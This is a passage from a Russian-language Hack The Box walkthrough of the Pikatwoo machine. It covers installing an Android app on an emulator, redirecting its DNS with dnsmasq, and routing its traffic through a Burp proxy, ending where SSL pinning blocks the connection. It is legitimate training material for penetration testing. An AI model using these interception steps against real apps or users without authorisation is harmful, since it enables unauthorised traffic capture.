


```
└─$ adb devices
List of devices attached
emulator-5554   device
```

Устройства adb


Теперь с помощью `adb` установим скачанное приложение и запустим уже с мобильного устройства.

```
adb install pokatmon-app.apk
```


PokatmonApp (Beta)
Email address
Invite Code
Join Beta


Главное окно приложения

Нас встречает форма авторизации, но, введя тестовые данные, мы не получаем доступ к серверу.


Email
qwe
Invite
••••
Unable to contact server.
Close
Join Beta

Ошибка приложения

На хостовой системе запускаем **Wireshark** и смотрим, куда идут запросы. В трафике отмечаем DNS-запрос для резолва `api.pokatmon-app.htb`.



```
Protocol  Length Info
DNS           82 Standard query 0xa2c3 A api.pokatmon-app.htb
DNS           82 Standard query 0x8968 AAAA api.pokatmon-app.htb
DNS          157 Standard query response 0x8968 No such name AAAA api.pokatmon-app.htb SOA a.root-servers.net
DNS          157 Standard query response 0xa2c3 No such name A api.pokatmon-app.htb SOA a.root-servers.net
```


Перехваченные пакеты в Wireshark

В качестве своего DNS-сервера используем [**dnsmasq**](https://thekelleys.org.uk/dnsmasq/doc.html). Для найденного адреса сделаем запись в файле `/etc/dnsmasq.conf` и запустим `dnsmasq`.

```
address=/api.pokatmon-app.htb/10.10.11.199
```


А теперь перезапустим виртуальную машину, но с указанием DNS-сервера и повторим запрос на сервер.

```
emulator -dns-server 10.10.16.46 -avd Pixel_3a_API_33_x86_64
```


Email
test
Invite
••••
Invalid code.
Close
Join Beta

Ошибка приложения


Наконец приложение может общаться с сервером. Теперь пропустим весь его трафик через **Burp Proxy**, для чего в настройках Burp создадим новый листенер на VPN-интерфейсе. Созданный листенер указываем в настройках прокси AVD.


All
User
Project
Tools
Proxy
Intruder
Repeater
Sequencer
Burp's browser
Tools › Proxy
Manage
Add
Edit
Remove

Proxy listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configure your browser to use one of the listeners as it

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
☑	127.0.0.1:8080			Per-host	Default
☑	10.10.16.46:8888			Per-host	Default

Настройки Burp — листенеры Proxy


Location
Displays
Cellular
Battery
Phone
Directional pad
Microphone
Fingerprint
Virtual sensors
Bug report
Snapshots
Record and Playback
Settings
Help
General
Proxy
Advanced
Apply

☐ Use Android Studio HTTP proxy settings
○ No proxy
● Manual proxy configuration
Host name: 10.10.16.46
Port number: 8888
☐ Proxy authentication
Login: username
Password: xxxx
Proxy status: No proxy


Настройки Proxy AVD

Продолжение статьи →

HTB PIKATWOO

ПРОХОДИМ ОДНУ ИЗ САМЫХ СЛОЖНЫХ МАШИН
С HACK THE BOX

Но снова не получаем доступ к серверу. Причину можем посмотреть в логах Burp Proxy. Все дело в SSL-сертификате.

